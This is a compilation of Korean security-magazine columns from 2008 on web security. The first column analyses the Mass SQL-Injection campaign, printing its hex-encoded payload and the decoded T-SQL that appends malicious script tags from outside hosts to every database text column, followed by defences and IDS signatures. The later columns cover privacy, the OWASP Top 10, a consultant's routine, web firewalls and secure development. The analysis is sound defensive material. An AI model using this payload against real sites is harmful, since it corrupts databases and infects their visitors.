글 · NSHC 박종성 연구원(jspark@nshc.net)

2008년 4월 초부터 전 세계 130만개 이상의 웹사이트에 악성코드를 유포하는 SQL-Injection공격 코드가 숨어있는 것이 밝혀져 최근 가장 큰 이슈가 되고 있다. 하지만 언론으로부터 알려진 것은 4월이지만 보안전문가들 사이에서 이슈가 된 것은 2008년 1월 초부터이다. 처음 알려진 것은 아파치 보안 모듈인 Mod Security 프로젝트의 블로그에 공개되면서부터인데 우리나라의 많은 사이트들이 지금 현재도 공격을 받고 있는 중이다.

공격 기법의 명칭은 Mass SQL-Injection이라 불리우며 기존의 SQL-Injection 기법보다 확장된 개념이다. 크게 2가지 방식으로 공격이 되며 공격 쿼리의 일부분을 HEX인코딩하거나 전체 쿼리를 HEX 인코딩하여 보안장비와 필터링 설정을 우회하는 기법이다.

Mass라는 단어의 사전적인 의미는 대량의, 집단이라는 뜻을 가지고 있다. 즉, 한 번의 공격으로 대량의 DB값이 변조가 되어 해당 웹사이트에 치명적인 악영향을 준다. DB값 변조 시 악성 스크립트를 삽입하여 이용자들이 감염되거나 봇이 설치되어 DDoS공격에 좀비컴퓨터로 이용이 가능해진다.

이러한 Mass SQL-Injection은 IIS 환경의 MS-SQL을 사용중인 ASP 기반 웹 애플리케이션에만 발

생하며 언론에서 몇 차례 피해 사실을 보도하기도 했다. 피해를 당한 IIS의 로그를 보면 다음과 같은 로그가 기록되어 있다.

```
DECLARE @S NVARCHAR(4000);SET
@S=CAST(0x4400450043004C0041005200450020004000540020007600610072006300680
0061007200280032003500350029002C0040004300200076006100720063006800610072
0028003200350035002900200044004500430004C0041005200450020005400610062006C
0065005F0043007500720073006F0072002000430055005200530004F0052002000460004F0
0520020007300650060065006300740020006100 2E006E0061006D0065002C0062002E0
06E0061006D0065002000660072006F006D002000730079007300 6F0062006A006500630
0740073002000610 02C0073007900730063006F006C0075006D006E00730020006200200
0770068006500720065002000610 02E0069006400 3D0062002E0069006400200061006E0
0640020006100 2E0078007400790070006500 3D002700750027002000610 06E006400200
0280062002E0
…
..
.
```

공격 코드의 중간 중간 00을 제거하고 ASCII 코드로 디코딩을 해보면 ;

```
DECLARE @T varchar(255),@C varchar(255) DECLARE Table_Cursor CURSOR FOR
select a.name,b.name from sysobjects a,syscolumns b where a.id=b.id and a.xtype='u'
and (b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167) OPEN Table_Cursor
FETCH NEXT FROM  Table_Cursor INTO @T,@C WHILE(@@FETCH_STATUS=0) BEGIN
exec('update ['+@T+'] set ['+@C+']=rtrim(convert(varchar,['+@C+']))+''<script
src=http://www.ririwow.cn/ip.js></script>''')FETCH NEXT FROM  Table_Cursor INTO
@T,@C END CLOSE Table_Cursor DEALLOCATE Table_Cursor
```

다음과 같은 SQL 쿼리가 나타난다. 이 구문은 테이블에서 테이블의 SQL sysobject type U(User) 모든 row를 가져오는 것이다. 모든 컬럼을 varcher(8000)으로 형식을 바꾸고 커서를 활용하여 각 오브젝트에 http://bannerupd.com/b.js 사이트 주소 코드를 추가하도록 업데이트 명령을 실행 시키는 일반적인 구문이다. 일반적인 구문에서 현재는 약간 변형된 형태의 공격쿼리 삽입시도도 이루어지고 있다.

```
DECLARE @T varchar(255),@C varchar(255) DECLARE Table_Cursor CURSOR FOR select
a.name,b.name from sysobjects a,syscolumns b where a.id=b.id and a.xtype='u' and
(b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167) OPEN Table_Cursor FETCH
NEXT FROM  Table_Cursor INTO @T,@C WHILE(@@FETCH_STATUS=0) BEGIN exec('update
['+@T+'] set ['+@C+']=rtrim(convert(varchar,['+@C+']))+"></title><script
src=http://s.see9.us/s.js></script><!--') FETCH NEXT FROM  Table_Cursor INTO
@T,@C END CLOSE Table_Cursor DEALLOCATE Table_Cursor;--
```

스크립트 삽입 부분에서 일반적인 삽입형태와 달라진 부분은 "〉〈/tile〉이 추가 된다.
기존 〈script ....〉〈/script〉와 다른 점은 "〉추가 만으로 〈input name="test" value=" "〉과 같은 곳에 test의 값으로 삽입 될때 기존 스크립트는 단지value 값으로 스크립트가 실행이 되지 않지만 "〉의 추가로 value 값이 정상적으로 닫히고 script가 삽입되게 된다.
물론 그 밖의 경우에도 "〉〈/title〉부분은 무시되고 스크립트가 삽입되게 된다. 단순히 js 파일명을 바꿔가면서 웹셀 업로드 하는 것과는 다르게 모든 삽입되는 곳에서 script가 실행 가능하도록 하게 만든 패턴이다. DB 테이블 중에서 TEXT 형태로 된 컬럼을 찾아서 〈script src=http://s.see9.us/s.js〉〈/script〉를 추가한다. varchar 형태의 컬럼에는 〈script src=http://s.see9.s.js〉〈/script〉이 추가되며 문제는 모든 테이블의 컬럼에 적용이 된다는 것이다.

이에 해당하는 공격을 사전에 방지하기 위해서는 아래와 같은 대책이 필요하다.

1. DECLARE 구문을 이용한 공격을 차단하기 위해서는 웹 소스상에서 쿼리스트링에 대한

길이제한 적용을 해야 한다. 대부분 소스 작성시 쿼리스트링 값의 제한을 적용하지 않는 경우가 많음. 따라서 웹 개발자와 상의하여 쿼리 스트링 길이 값에 대한 제한을 적용 권고

2. SQL-Injection 취약점이 있으면 중 · 장기 대책으로 이에 대한 소스코드에 수정 권고
3. 입력되는 부분의 문자를 모두 제한하여 예상되는 문자 이외의 문자가 들어오면 필터링하는 방법으로 수정 필요
4. 정기적인 DB 및 시스템 백업 필요

또한 DECLARE 구문을 이용한 공격을 차단하기 위해서는 웹 소스상에서 쿼리스트링에 대한 길이 제한 적용을 해야 한다. 대부분 소스 작성시 쿼리스트링 값의 제한을 적용하지 않는 경우가 많다. 따라서 웹 개발자와 상의하여 쿼리스트링 길이 값에 대한 제한을 적용해야 한다. IDS에서 탐지해야 할 문구로는 '@S=CAST(0x', 'DECLARE @ SET' 등이 있다.

Expert’ s Know-how

개인정보보호를 위한 웹 사이트 보안

신뢰할 수 있는 인터넷 환경 조성해야

글 · 홍승필 성신여대 교수(philhong@sungshin.ac.kr)

지금 전 세계는 초고속 통신망을 기반으로 컴퓨터, 통신, 가전, 방송 등이 하나의 디지털 미디어로 통합되어가고 있다. 이러한 기술의 발전은 독특하고 새로운 사회적 패러다임으로 변화를 가속시키고 있다. 사용자는 웹 기반의 다양한 서비스를 이용할 수 있으며 인터넷을 이용하여 기업 활동을 하거나 상거래를 하고자 하는 수요 또한 늘어나고 있다. 이는 인간의 삶에 큰 변화를 가져올 것이며 우리의 삶을 편리하고 풍요롭게 만들 것이라 예측된다. 유비쿼터스 컴퓨팅 환경 측면에서도 정보기술의 발전과 이를 활용한 비즈니스 환경의 변화는 개인과 기업 모두에게 편의성과 신속성, 가용성과 효율성 등 다양한 이익을 제공하지만, 정보보호의 측면에서 개인 정보의 노출 및 중요 시스템의 해킹, 유해 정보 및 바이러스의 유포 등 간과할 수 없는 ‘정보시스템의 역기능’을 함께 내포하고 있다. [표 1]은 OWASP가 분석한 웹 어플리케이션의 취약점을 10가지로 분류하여 나타낸 것 이다.

개인 정보 보호

다양한 웹 기반의 취약점 들 중에서도 첫 째로 요즘 가장 화두고 되고 있는 문제인 개인 정보의 유출 및

[표 1.] 웹 사이트 취약 요소 분석 예

취약 요소	웹 애플리케이션 취약 내용
A1 크로스사이트 스크립팅 (XSS)	XSS취약점은 콘텐츠를 암호화나 검증하는 절차 없이 사용자가 제공하는 데이터를 애플리케이션에서 받아들이거나, 웹 브라우저로 보낼 때마다 발생한다. XSS는 공격자가 희생자의 브라우저 내에서 스크립트를 실행하게 허용함으로써 사용자 세션을 가로채거나, 웹 사이트를 손상하거나 웜을 심는 것 등을 가능하게 할 수 있다.
A2 인젝션 취약점	인젝션 취약점, 특히 SQL 인젝션 취약점은 웹 애플리케이션에서 매우 흔하다. 인젝션은 사용자가 입력한 데이터가 명령어나 질의문의 일부분으로 인터프리터에 보내질 때 발생한다. 악의적인 공격자가 삽입한 데이터에 대해 인터프리터는 의도하지 않은 명령어를 실행하거나 데이터를 변경할 수 있다.
A3 악성 파일 실행	원격 파일 인젝션(RFI)에 취약한 코드는 공격자가 악의적인 코드와 데이터의 삽입을 허용함으로써 전체 서버 훼손과 같은 파괴적인 공격을 가할 수 있다. 악성 파일 실행 공격은 PHP, XML, 그리고 사용자로부터 파일명이나 파일을 받아들이는 프레임워크에 영향을 준다.
A4 불안전한 직접 객체 참조	직접 객체 참조는 개발자가 파일, 디렉토리, 데이터베이스 기록 혹은 키 같은 내부 구현 객체에 대한 참조를 URL 혹은 폼 매개변수로 노출시킬 때 발생한다. 공격자는 이러한 참조를 조작해서 승인 없이 다른 객체에 접속할 수 있다.
A5 크로스 사이트 요청 변조 (CSRF)	CSRF 공격은 로그온 한 희생자의 브라우저가 사전 승인된 요청을 취약한 웹 애플리케이션에 보내도록 함으로써 희생자의 브라우저가 공격자에게 이득이 되는 악의적인 행동을 수행하도록 한다. CSRF는 자신이 공격하는 웹 애플리케이션이 강력하면 할수록 강력해진다.
A6 정보 유출 및 부적절한 오류처리	애플리케이션은 다양한 애플리케이션 문제점을 통해 의도하지 않게 자신의 구성 정보, 내부 작업에 대한 정보를 누출하거나 또는 개인정보 보호를 위반할 수 있다. 공격자는 이러한 약점을 사용해서 민감한 정보를 훔치거나 보다 심각한 공격을 감행한다.
A7 취약한 인증 및 세션 관리	자격 증명과 세션 토큰은 종종 적절히 보호되지 못한다. 공격자는 다른 사용자인 것처럼 보이게 하기 위하여 비밀번호, 키, 혹은 인증 토큰을 손상시킨다.
A8 불안전한 암호화 저장	웹 애플리케이션은 데이터와 자격 증명을 적절히 보호하기 위한 암호화 기능을 거의 사용하지 않는다. 공격자는 약하게 보호된 데이터를 이용하여 신원 도용이나 신용카드 사기와 같은 범죄를 저지른다.
A9 불안전한 통신	애플리케이션은 민감한 통신을 보호할 필요가 있을 때 네트워크 트래픽을 암호화하는데 종종 실패한다.
A10 URL 접속 제한 실패	애플리케이션이 권한 없는 사용자에게 연결 주소나 URL이 표시되지 않도록 함으로써, 민감한 기능들을 보호한다. 공격자는 이러한 약점을 이용하여 이 URL에 직접 접속함으로써 승인되지 않은 동작을 수행한다.

〈출처 : 2007 OWASP Top 10〉

오 · 남용 등의 문제에 대하여 알아보고자 한다. 정보통신부와 한국정보보호진흥원의 2006년 조사 결과에 따르면 인터넷 이용자들이 가장 우려하는 정보화 역기능은 '개인정보와 프라이버시 침해' 인 것으로 나타났다. 개인정보 및 프라이버시 침해에 대한 우려 또한 44.4%에서 55.7%로 상승하였고 개인정보의 유출 및 도용 등에 대한 사건이 빈번히 발생하고 점차 피해 정도가 심각해지면서 웹 환경 내에서의 개인 정보에 대한 중요도가 점점 증가하고 있다. [표 2]는 다양한 개인정보 침해 유형별 현황을 표로 나타낸 것이다.

국내의 사이트들은 회원 가입 시 주민등록번호 등의 민감한 정보를 대부분 요구하고 있으며 이러한 개

[표 2.] 침해 유형별 피해구제 · 상담 신청 현황

(단위 : 건, %)

침해유형	2005년		2006년		증감율
	건수	비율	건수	비율	
이용자 동의 없는 개인정보 수집	1,140	6.2	2,565	10.9	▲125
개인정보 수집 시 고지 또는 명시의무 불이행	15	0.1	27	0.1	▲80
과도한 개인정보 수집	33	0.2	61	0.3	▲85
고지 · 명시한 범위를 초과한 모적 외 이용 또는 제3자 제공	916	5.0	917	3.9	▲0.1
개인정보 취급자에 의한 훼손 · 침해 또는 누설	186	1.0	206	0.9	▲11
개인정보 처리 위탁 시 고지의무 불이행	4	0.1	5	0.1	▲25
영업의 양수 등의 통지의무 불이행	7	0.1	11	0.1	▲57
개인정보 관리책임자 미지정	25	0.1	23	0.1	▼8
개인정보보호 기술적 · 관리적 조치 미비	390	2.1	632	2.7	▲62
수집 도는 제공받은 목적 달성 후 개인정보 미파기	152	0.8	266	1.1	▲75
동의철회 · 열람 또는 정정요구 등 불응	771	4.2	923	4.0	▲20
동의철회 · 열람 · 정정을 수집방법보다 쉽게 해야 할 조치 미이행	285	1.6	484	2.1	▲69
법정대리인의 동의없는 아동의 개인정보 수집	71	0.4	23	0.1	▼67
타인 정보의 훼손 · 침해 · 도용	9,810	53.9	10,835	46.4	▲10
정보통신망법 적용대상 이외의 개인정보 침해	4,401	24.2	6,355	27.2	▲44
합계	18,206	100	23,333	100	▲28

〈출처 : 한국정보보호진흥원 개인정보침해신고센터, 2006〉

인정보의 오 · 남용으로 여러 가지 금전적인 이득을 취할 수 있는 현실이다. 네트워크가 발달하기 이전까지 "프라이버시"는 '혼자 있을 권리(the right to be left alone)' 를 나타내는 말이었다. 컴퓨터와 네트워크의 발달로 정보화 사회에 들어서면서 개인의 신상 정보에 관한 수집 · 분석 · 검색 · 복제 · 유통이 훨씬 용이해졌고 개인 정보 또는 프라이버시의 개념은 '자신에 관한 정보를 통제할 수 있는 권리' 로 확장됐다.

즉, 한 개인이 자기에 관한 정보를 언제, 어떻게, 어느 정도 타인에게 유통시키느냐를 스스로 결정하는 권리로서 이해되기 시작되었다는 것이다. 그러나 이러한 개인정보의 부적절한 사용으로 인한 개인정보 침해 문제는 정보 통신 기술의 발전이 가져다 줄 긍정적인 효과를 반감시키는 데 결정적인 요인이 될 수 있기에 개인정보의 보호는 중요하다.

웹 페이지 공격으로 인한 피해

다음으로 홈페이지 변조 및 해킹, 악성 코드 삽입으로 인한 개인정보 유출, 스팸 발송에 이용 등의 웹 페이지 공격을 들 수 있겠다. 이러한 공격으로 사용자가 피해를 보게 되는 경우 기업은 이미지 실추, 사용자들의 손해 배상 청구, 사용자의 피해 등 많은 부작용이 발생하게 된다.

특히 최근에는 웹페이지 해킹이 최종 목적이 아닌 악성코드 삽입, 웹에서 보유하는 개인정보 탈취 등을 위한 중간 공격의 형태로 발전하여 이러한 공격이 결국에는 금전적인 이익을 취하기 위한 악의적인 해킹으로 발전되고 있다. 특히 메일을 통해 은행계좌정보나 신용카드번호 등 개인의 금융정보를 빼내는 '피싱(Phishing)'과 허위사이트로의 접속을 유도해 정보를 절취하는 '파밍(Pharming)' 등 다양한 위협들이 등장하고 있어 전자 금융 거래에 대한 이용자들의 불안감과 위험이 증대 되고 있다.

[표 3.] 2007년 홈페이지 변조 사고 현황

구 분	2006년 총계	2007년												2007년 총계
		1월	2월	3월	4월	5월	6월	7월	8월	9월	10월	11월	12월	
피해홈페이지 수	3,206	287	148	63	89	145	305	485	125	236	116	177	117	2,293
피해시스템 수	1,047	95	80	37	29	45	35	96	64	130	72	93	52	828

〈출처 : 정보보호진흥원〉

이들은 최근 보안 범죄 분야에서 가장 큰 이슈로 부상되고 있는 것으로 이전의 바이러스나 웜과 같이 시스템을 직접 공격하는 것이 아니라 시스템에 접근하기 전에 고객의 정보를 가로채기 때문에 철저한 보안을 자랑하는 금융시스템도 속수무책일 수밖에 없다. 또한 사용자에게는 늘 이용하는 사이트로 착각하게 하여 의심하지 않고 자발적으로 민감한 정보를 제공하도록 하여 금전적인 피해를 입히기 때문에 이를 막을 수 있는 시급한 대응 방안이 필요하다.

콘텐츠 보안

마지막으로 웹 상에서의 개인정보 보호 못지않게 중요한 것이 콘텐츠 보안이다. 인터넷의 대중화, 가전제품의 지능화 및 네트워크화, 무선 네트워크의 활성화, 그리고 모바일 기기의 활용 증대와 함께 다양한 서비스와 디지털 콘텐츠의 융합에 따른 디지털 콘텐츠 서비스 기술이 하루가 다르게 발전하고 있다. 국내 디지털 콘텐츠 산업의 매출 규모는 조사를 처음 시작한 2001년 2조 8,722억원을 기록한 이래 연평균 25.8%의 높은 성장률을 기록하며 2006년에는 9조 597억원에 이른 것으로 나타났다.

그러나 디지털 정보는 무한대의 복사에도 원본과 동일한 품질 상태를 유지할 뿐만 아니라 초고속망을 통해 광범위한 지역으로 신속하게 배포가 가능하고 정보의 변경이 용이하다는 특성으로 인해 불법복제 및 위/변조 등과 같은 각종 보안 위협에 쉽게 노출되어 있다. 또한 통방융합, 디지털 홈, 디지털기기의 다기능화 등 디지털 기술의 컨버전스 가속화가 이루어지고 있는 상황에서 디지털 콘텐츠 산업을 보다 활성화하기 위해서는 다양한 콘텐츠 서비스 모델과 사용자 환경을 지원할 수 있는 콘텐츠 보호 기술이 필요하다.

이 밖의 다양한 웹 환경 내에서의 취약점 들은 서비스 이용자가 유 · 무선 컴퓨팅 환경의 서비스 이용을 기피하는 주요한 원인이 될 수 있으며 성장의 걸림돌로 작용 할 수 있다. 그러므로 지속적으로 발전되고 연구되고 있는 컴퓨팅 기술이 단지 개인 생활의 윤택과 제공 가능한 서비스의 창출에 포커스를 맞추어 개발되는 것이 아니라, 개인정보를 보호하고 신뢰할 수 있는 인터넷 환경을 조성할 수 있는 방향으로 개발되어야 한다.

Expert’ s Know-how

최신 해킹기술 따라잡기

항상 새로운 기술 습득위해 노력해야

글 · 박용운 NSHC보안컨설팅팀 컨설턴트(ywpark@nshc.net)

필자는 보안전문 기업 NSHC의 보안컨설팅 팀에서 모의해킹과 취약성분석 업무를 맡고 있는 일반인에게는 해커로 더욱 잘 알려진 보안 컨설턴트이다. 하루가 다르게 바뀌어 가는 IT분야 중에서도 더욱 이슈가 되고 있는 정보보안이라는 분야에서 가장 중요한 것이 최신기술(기법)이 아닐까 생각한다. 항상 최신기술 습득에 귀를 열고 눈에 불을 켜고 공부를 해야 한다는 것이다.

분명 정보보안의 입문자나 취업 준비생들은 “시스템, 네트워크, 웹, 더 자세히 파고들면 끝도 없는 것들을 어떻게 매일매일 공부를 한단 말이에요? 너무 힘든 거 아닌가요?”라는 의문을 가질 것이다. 이 질문에 나는 이렇게 대답을 해주고 싶다. “혼자서 들지 못하는 것을 언제든지 같이 들어줄 사람이 있다면, 그건 나의 힘이다.” 이 정보보안이라는 깊고 넓은 분야에서 혼자의 힘으로 모든 것을 헤쳐나가다는 것은 어렵다는 말과 동일하다. 또 방금 질문을 던졌던 이는 이렇게 말할 것이다. “저는 아는 사람도 없고 혼자 해야 할 것 같은데요?” 인맥도 중요하지만 어떠한 커뮤니티 속에서 하루를 보내느냐가 내일 이슈화될 취약점을 막느냐 못 막느냐와 흡사하다고 대답해주고 싶다. 자! 지금부터 보안 컨설턴트의 하루를 통해 최신 해킹기법과 대응법에 좀 더 발 빠르게 움직일 수 있도록 노하우를 습득했으면 한다.

아침에 출근하자마자 노트북에 전원을 키고 차 한 잔을 준비한다. 부팅이 완료된 것을 확인하고 한 시간 동안 커뮤니티 사이트를 순회하듯 방문하여 최신 게시물을 읽고 학습을 한다. 아래에 소개하는 커뮤니티는 가장 아끼는 정보보안 커뮤니티 사이트이다.

- **네이버 – SecurityPlus**

정보보안업계에서 여기 모르면 간첩일 정도로 유명하다.

- **네이버 – 집중은 천재를 넘어선다!**

아는 사람은 극소수지만 기술적으로는 뛰어나다.

- **www.zone-h.kr**

한국의 해킹당한 사이트들이 실시간으로 집계되는 곳이다.

- **www.hackersnews.org**

이곳은 수료한 회원들만 접근이 가능하고 정보공유 커뮤니티가 잘 형성되어 있다.

모의 해킹과 취약성 진단 수행, 보고서 작업 필수

그리고 나서는 점심식사 전까지 모의해킹과 취약성진단을 수행하거나 보고서 작업을 주로 한다. 이 때에도 노하우는 있다. 진단 시에 예전에 보이지 않았던 궁금한 점이나, 의문점은 메모를 하여 꼭 짚고 넘어가도록 해야 한다. 경험상으로도 지금 몰랐던 것은 나중에도 모르던 것이 다반사고 기초 공사가 탄탄해야 최신기술 또한 따라오기 때문이다. 메모를 한 것들은 점심시간을 이용해 스스로 학습을 통해 이해를 하고 시간이 걸리는 것들은 메신저에 접속중인 해당 분야 전문가들에게 자료를 요청하거나 짧은 강의를 듣는다. 물론 해당 분야 전문가들은 인맥이 필요한 경우이긴 하지만 열정만 있다면 인맥은 차곡차곡 쌓일 거라 믿는다.

점심 식사 후 오후 시간대에는 졸음이 오는 시간대이다. 30분 가량은 국내 해킹 그룹 홈페이지를 방문해서 업데이트된 기술문서가 있는지, 해킹대회가 있는지 정보를 탐색한다. 특히 자주 가보는 해킹그룹 홈페이지 들은 아래와 같다.

- ⓔ www.wowhacker.org
- ⓔ www.securityproof.org
- ⓔ www.padocon.org

ⓔ www.hust.net

ⓔ www.plus.or.kr

요즘에는 Mass SQL Injection으로 떠들썩하다. 고객사측은 미리 대응을 한 탓에 패해가 없지만 다른 곳에서 부쩍 전화가 많이 온다. 이렇게 이슈화가 되는 최신기술들은 공부도 하고 공유도 할 수 있도록 문서화하는 습관도 중요하다. 물론 이번 Mass SQL injection도 미리 기술문서로 회사에서 문서를 만들었기에 고객사의 피해가 발생하지 않았고 회사 홈페이지의 방문자도 늘어났다. [자료가 필요한 사람은 회사 홈페이지에서 "Mass sql injection 공격기법과 대응법" 기술문서를 참고하면 된다.]

오후 2시에는 오후 진단 시간이다. 진단 시간으로 정해진 17:30까지 집중해 임하는 시간이다. 물론 메모는 필수이다. 그리고 이 시간이 지나면 하루 일과를 마무리 하고 오늘 저녁에 있을 세미나의 위치를 파악한다. 바쁜 생활 속에서 세미나를 참석한다는 것은 쉬운 일이 아니다. 그렇지만 최신기술과 발맞춰 나가기 위해서는 세미나는 물론 스터디 그룹을 통해서 열정을 싹 틔워야 최신기술과 동행하는 보안관리자가 될 수 있을 거라 생각된다.

어느새 너무나 익숙해져 버린 나의 일과를 되짚어보니 그리 평범하지는 않은 것 같다. 자나 깨나 보안이다. 물론 좋아하지 않는 일이라면 불가능한 일상이다. 최신기술을 따라가는 것 또한 쉽지 않은 일이지만 꾸준히 이어갈 수 있는 '열정' 이라는 엔진이 항상 끓어 넘치는 것이 급선무 인 것 같다.

TiP

1. 정보보안 커뮤니티 사이트를 뉴스 기사 보듯이 매일 아침 방문하라.
2. 하루 일과 중에 생긴 궁금증이나 의문점은 꼭 메모하라. 모르고 지나간 것은 꼭 다음에 당신의 발목을 붙잡는다.
3. 최신기술을 공부할 때 가장 좋은 방법은 문서화하여 공유&배포를 목적으로 작성하라. 다른 이들이 본다고 생각하면 얼렁뚱땅 공부 할 수 있겠는가?
4. 세미나는 한 달에 한 두 번씩은 있기 마련이다. 최대한 시간을 내어 참석한다. 스터디 그룹 활동도 예외일 수 없다.
5. 위의 것들이 익숙해질 때까지 지키고 또 지켜나간다.

Expert's Know-how

웹 보안 솔루션 도입시 필수 고려 사항

설계 · 구축 단계에서 정보보호 고려해야

글 · 박종성 NSHC연구원(jspark@nshc.net)

최근 시스템 및 네트워크 해킹에서 웹 애플리케이션의 취약점이나 웹 사이트 구축 시 개발자의 실수나 미처 고려하지 못했던 부분을 이용하는 웹 해킹이 매우 빈번하게 발생하고 있다. 예전에는 대부분의 공공기관 및 기업체들은 외부로부터 내부의 데이터를 보호할 수 있는 네트워크 계층의 접근 통제 보안 솔루션을 많이 도입했었는데 불가피하게 오픈을 해야 서비스를 제공할 수 있는 80포트까지 제어를 할 수 없었다.

그래서 등장한 것이 80포트를 제어하고 지식기반의 패턴 매칭을 통한 침투 시도를 차단하는 웹 방화벽 장비이다. 현재 국내 CC인증 및 보안성 검증을 진행중인 웹 방화벽과 시중에 현재 판매되고 있는 웹 방화벽 장비까지 약 10여개가 있다. 그러나 무작정 이러한 솔루션을 구축한다고 해서 웹 애플리케이션을 통한 해킹을 방지한다고 생각하면 큰 오산이다.

웹 방화벽은 알려진 대부분의 해킹 시도를 차단하는 것은 맞지만 웹 애플리케이션의 설계 시 취약한 소스에 대해서는 방어를 할 수 없기 때문이다. 대표적인 공격방법이 URL을 통해 강제로 접근하는 URL 강제 접속이라는 공격 방법이다. 이러한 공격이 성공할 시 타인의 글을 지우거나 악의적으로 수정을 하

거나 메인 페이지의 공지사항을 조작하여 입금 계좌번호를 공격자의 계좌로 바꿔 치기를 하는 등 발생하는 피해 유형은 셀 수 없을 정도로 다양하다. 이 외에도 쿠키를 바꿔치기 하는 등 여러 가지 공격 기법이 있지만 근본적인 취약점의 원인은 잘못 설계된 웹 애플리케이션의 로직이다.

이러한 취약점을 최소한으로 줄이는 방법에는 웹 방화벽을 도입하기 전에 외부 보안 컨설턴트를 활용해서 웹페이지의 취약점을 미리 진단 받고 진단 후 드러나는 취약점에 대해 수정을 하고 대책을 마련한 후 웹 방화벽을 도입하는 것이 가장 추천하는 방법이다. 물론 회사 내부에서 개발자들이 보안 가이드 라인을 참고해서 자체 진단하는 방법도 있지만, 자신이 직접 코딩한 소스를 역으로 생각해서 취약점을 발견하는 것은 좋은 방법도 아닐뿐아니라 오히려 리소스를 낭비하는 결과를 초래할 수 있기 때문에 외부의 숙달된 컨설턴트를 활용하여 진단하는 것이 시간적인 측면이나 내용적인 측면에서 훨씬 효율적이다.

그 밖에 보안 솔루션을 도입하려는 기업은 제일 먼저 자신의 시스템에 가장 알맞은 보안 솔루션이 무엇인지, 리스크를 평가를 꼭 해야만 한다. 주로 개인 정보를 많이 가지고 있는 기업에서는 고객 정보의 DB를 암호화 시켜서 저장할 수 있는 DB 보안 솔루션이 리스크를 가장 많이 줄여줄 것이고 인터넷 쇼핑몰을 운영중인 기업에서는 고객의 신용카드 정보나 거래 정보가 안전하게 거래될 수 있게 해주는 SSL 통신을 구축하는 것이 비용대비 가장 효과적인 결과를 나타낼 수 있다.

웹 사이트는 인터넷을 통해 누구에게나 오픈이 되어 있는 공간이다. 대부분의 웹 사이트들은 DB 연동을 통해 금전적으로 환산할 수 없는 중요한 정보를 담고 있기 때문에 금전적인 목적을 노린 해커들에게는 좋은 먹잇감이 될 수 밖에 없다. 이처럼 웹 사이트의 활용빈도가 점점 증가하는 추세에 더욱더 중요한 정보들이 늘어나고 있는 이상 웹 해킹에 대한 공격도 점점 늘어나갈 것이다.

하지만 대부분의 개발자 및 관리자들은 자신의 웹 사이트 보안에 대한 중요성을 인지하지 못하고 그저 남의 일이라고만 생각을 하고 있어 지금 이 시간에도 수많은 사이트들이 해킹에 피해를 입고 있을 것이다. 해킹을 당한 관리자들은 자신의 웹 사이트가 해킹을 당했는지 인지도 하지 못하고 넘어가는 경우도 많은데 Zone-H 라는 사이트를 들려 해킹 사실이 있는지 주기적으로 검토하고 만약 이러한 가용 인원이 부족할 경우 외부 보안 관제업체에 365일 관제를 대행하는 것도 한 가지 방법일 수 있다.

비용 효율적으로 안전한 웹 사이트를 구축하기 위해서는 구축 이후가 아닌 설계 · 구축 단계에서 먼저 정보보호를 고려하고 개발 이후 더나아가 SSL 통신, DB보안, 웹 방화벽 도입 등의 지속적인 보안을 해야 취약점에 대응할 수 있다.

Expert’s Know-how

개발 프로세스와 보안

개발 프로세스에서의 보안이 트렌드

글 · 문성준 인터비젠테크놀로지 서비스사업부 이사(moon.sj@interbizen.com)

각 기업들은 보안사고 예방 및 방지를 위해 해마다 많은 투자를 행하고 있으며 이에 따라 보안사고가 줄어들어야 하는 것이 당연한 일이지만 실제 보안 사고에 의한 악영향은 역으로 점점 증가되고 있는 추세이다. 이에 대해 전문가들은 70% 이상의 보안 취약점이 네트워크나 시스템 계층이 아닌 애플리케이션 영역으로 보고 있고 조사 대상의 92%의 애플리케이션이 취약한 것으로 보고되었다(출처 : NIST)는 것은 이미 잘 알려진 사실이다. 이렇듯 대부분의 보안사고가 애플리케이션의 취약점을 이용함 것임에도 불구하고 대부분의 기업들은 네트워크 및 시스템 인프라의 보안 투자에 중점을 두고 있고 실제 취약한 애플리케이션 관련 투자에는 인색한 현실이다.

더욱이 애플리케이션 인프라의 특성상 대부분의 개발은 아웃 소싱을 통해 이루어지고 있고 고객 입장에서는 애플리케이션 보안까지도 개발업체의 책임으로 생각하는 경우가 많이 있다. 그러나 시스템, 네트워크 인프라와 마찬가지로 애플리케이션 인프라 자체도 고객의 중요한 자산으로 인식해야 하며 이에 대한 보안 투자 역시 여타 인프라에 대한 보안 투자와 마찬가지로 고객이 신경 써야 할 중요한 몫이다.

또한 국내뿐 아닌 전 세계적으로도 보안 관점에서 코딩을 할 수 있는 개발자가 많지 않은 것이 현실이

고 특히 개발자에게는 애플리케이션의 기능성, 가용성, 안정성 및 프로젝트 기간 내에 개발을 완료하는 것이 가장 중요한 업무 목표이다. 즉, 애플리케이션 보안이라는 부분이 중요한 화두이며 개발자의 참여가 필수적인 요소이지만 현실적으로 개발자가 보안까지 고려하여 코딩을 하는 것에 한계가 있는 것이 현실이다.

단계별 보안 적용이 트렌드

2000년대 초반 이후 애플리케이션 보안의 중요성이 인식되어가며 애플리케이션 보안과 관련된 여러 가지 방안들이 등장하기 시작하였으나 그 당시의 방안들은 대부분 개발 이후 사후 관점에서의 보안 방안들이었고 최근 1~2년 사이의 트렌드는 애플리케이션 계획단계에서 운영단계까지 전체 개발프로세스(SDL)에 대한 단계별 보안 적용 방안이 전반적인 추세이다.

"개발 완료 후 전체 애플리케이션에 대한 보안 취약점들을 검사하고 조치하기 위해서는 개발한 시간만큼의 시간 및 비용이 요구된다"는 가트너 보고서도 말해주듯이 개발프로세스에서의 보안은 애플리케이션 보안의 당연한 트렌드라 할 수 있을 것이다.

개발 프로세스의 보안 요소들을 살펴보면, 계획단계에서는 애플리케이션 보안 정책, 즉 개발 보안 가이드가 요구되며 이에 대한 검증 계획이 마련되어야 한다. 최근 2~3년간 대부분의 대기업과 금융권은 보안 컨설팅 및 자체 정책에 의해 개발 보안 가이드를 마련했지만 개발자가 가이드를 준수 했는지 여부를 확인 할 수 있는 검증장치 마련은 현실적으로 어려움이 있었다. 그러나 최근 들어 기술의 발전에 따라 코드관점에서 보안에 대한 검증을 수행 할 수 있는 도구들이 마련되어 보안 가이드라인에 대한 준수 여부를 확인할 수 있는 방법들이 소개되어 있다.

